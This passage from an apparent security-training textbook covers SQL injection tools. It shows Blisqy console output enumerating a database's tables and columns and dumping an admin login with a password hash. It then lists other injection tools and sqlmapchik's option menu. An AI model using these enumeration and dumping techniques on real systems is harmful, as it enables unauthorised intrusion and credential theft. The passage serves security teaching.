[+] Getting Current Database :
[-] photoblog

[+] Getting  Number of TABLES from Schema
[-] 4

[+] Getting  All TABLE NAMES from Schema
[-] categories
[-] pictures
[-] stats
[-] users


Get all Columns from discovered Tables? yes/no  :  no
Close Sessions? yes/no : no


[+] Enumerate a Specific Table (yes/no) : yes
[+] Enter Table Name : users
Preparing to Enumerate Table : users
========================
[+] Getting Number of Columns in Table : users
[-] 3

[+] Getting  All Column Names in Table : users
[-] id
[-] login
[-] password


[+] Getting Number of Rows in Table : users
[-] 1

[+] Getting Data from Table : users
Enter Columns separated by asterisks (*). E.g id*fname*passwd or skip : login*password
[-] login : password
[-] admin : 8efe310f9ab3efeae8d410a8e0166eb2
[root@bugsbunny Blisqy ]$
```

Figure 15.21: Screenshot of Blisqy

Some additional SQL injection tools are listed below:


- blind-sql-bitshifting (*https://github.com*)
- NoSQLMap (*https://github.com*)
- SQL Power Injector (*http://www.sqlpowerinjector.com*)
- Tyrant SQL (*https://sourceforge.net*)
- SQL Brute (*https://www.gdssecurity.com*)

SQL Injection Tools for Mobile Devices

- **sqlmapchik**

  Source: *https://github.com*

  sqlmapchik is a cross-platform sqlmap GUI for the sqlmap tool. It is primarily intended for use on mobile devices.


General
Request options
Optimization
Injection
Detection
Techniques
Fingerprint, Enumeration and Bruteforce
File system and OS
Miscellaneous
Close
General

-v
0-6 (default 1)
1

-s
Load session from a stored (.sqlite) file

-t
Log all HTTP traffic into a textual file

--batch
Never ask for user input, use the default behaviour
OFF

--charset
Force character encoding used for data retrieval

--crawl
Crawl the website starting from the target URL

--csv-del
Delimiting character used in CSV output (default ",")

--dump-format
Format of dumped data (CSV (default), HTML or SQLITE)

--eta
Display for each output the estimated time of arrival
OFF

--flush-session
Flush session files for current target
OFF

--forms
Parse and test forms on target URL
OFF

--fresh-queries
Ignore query results stored in session file
OFF

--hex
Use DBMS hex function(s) for data retrieval
OFF

--output-dir
Custom output directory path


--parse-errors
Parse and display DBMS error messages from responses
OFF

--pivot-column

Figure 15.22: Screenshot of sqlmapchik

Some additional mobile-based SQL injection tools are listed below:

